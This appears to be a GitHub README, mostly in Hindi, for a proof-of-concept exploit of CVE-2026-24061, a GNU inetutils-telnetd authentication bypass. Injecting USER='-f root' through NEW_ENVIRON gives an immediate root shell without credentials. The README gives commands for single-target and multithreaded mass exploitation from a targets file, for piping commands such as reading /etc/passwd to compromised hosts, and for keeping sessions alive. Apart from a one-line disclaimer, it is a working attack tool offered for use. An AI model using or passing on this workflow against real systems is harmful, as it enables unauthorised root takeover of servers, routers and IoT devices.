 tc4dy/cve-2026-24061-poc-exploit
GNU inetutils-telnetd (CVE-2026-24061) के लिए रिमोट प्रमाणीकरण बायपास एक्सप्लॉइट, जो CRLF इंजेक्शन के ज़रिए तुरंत रूट शेल प्राप्त करता है। एकल/सामूहिक शोषण, मल्टी-थ्रेडिंग, कस्टम पोर्ट, पाइप मोड और सेशन कीप-अलाइव का समर्थन करता है।




GNU inetutils-telnetd संस्करण - CRLF इंजेक्शन से प्रमाणीकरण बायपास और तत्काल रूट शेल
यह एक्सप्लॉइट CVE-2026-24061 का उपयोग करता है, जो GNU inetutils-telnetd में एक गंभीर रिमोट प्रमाणीकरण बायपास भेद्यता है। USER='-f root' के साथ एक तैयार किया गया NEW_ENVIRON पेलोड इंजेक्ट करके, यह प्रमाणीकरण को बायपास करता है और बिना किसी क्रेडेंशियल के तत्काल रूट शेल प्रदान करता है।
नोट:
basic_exploit.shस्क्रिप्टexploit.shका एक सरलीकृत, तेज़ संस्करण है; हालाँकि, पूर्ण कार्यक्षमता के लिएexploit.shकी सिफारिश की जाती है।
| श्रेणी | विशेषताएँ |
|---|---|
| शोषण | [+] CRLF इंजेक्शन के माध्यम से प्रमाणीकरण बायपास [+] तत्काल रूट शेल [+] कस्टम उपयोगकर्ता इंजेक्शन (-f admin, -f user) |
| स्कैनिंग | [+] एकल लक्ष्य शोषण [+] फ़ाइल से सामूहिक शोषण [+] मल्टी-थ्रेडिंग (कॉन्फ़िगर करने योग्य थ्रेड्स) [+] कस्टम पोर्ट समर्थन |
| उन्नत | [+] पाइप मोड (stdin के माध्यम से कमांड निष्पादन) [+] सत्र जीवित रखना [+] पुनः प्रयास तंत्र [+] टाइमआउट नियंत्रण |
| उपयोगिता | [+] रंगीन आउटपुट (colorama) [+] दोहरी भाषा (Python और Bash) [+] वर्बोज़/डीबग मोड |
| उत्पाद | संस्करण |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| प्रभावित Linux वितरण | Debian, CentOS, Ubuntu और उनके वितरण। (Zorin OS, Linux Mint, Pop!_OS और Elementary OS) |
| एम्बेडेड डिवाइस | NAS, IoT, राउटर |
[!] अस्वीकरण: यह टूल केवल अधिकृत सुरक्षा परीक्षण और शैक्षिक उद्देश्यों के लिए है। अनधिकृत पहुँच अवैध है।
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| संक्षिप्त | लंबा | विवरण | डिफ़ॉल्ट |
|---|---|---|---|
-u | --url | लक्ष्य IP पता | आवश्यक |
-p | --port | लक्ष्य पोर्ट | 23 |
-l | --list | लक्ष्य सूची वाली फ़ाइल | कोई नहीं |
-m | --max-threads | बड़े पैमाने पर शोषण के लिए अधिकतम थ्रेड्स | 10 |
-usr | --username | इंजेक्ट करने के लिए उपयोगकर्ता नाम | root |
-t | --timeout | सॉकेट टाइमआउट (सेकंड) | 10 |
-r | --retries | पुनः प्रयासों की संख्या | 3 |
-v | --verbose | डीबग आउटपुट सक्षम करें | False |
--keep-alive | शोषण के बाद सत्र सक्रिय रखें | False |
मेरे अन्य एक्सप्लॉइट रिपॉज़िटरीज़ देखें:






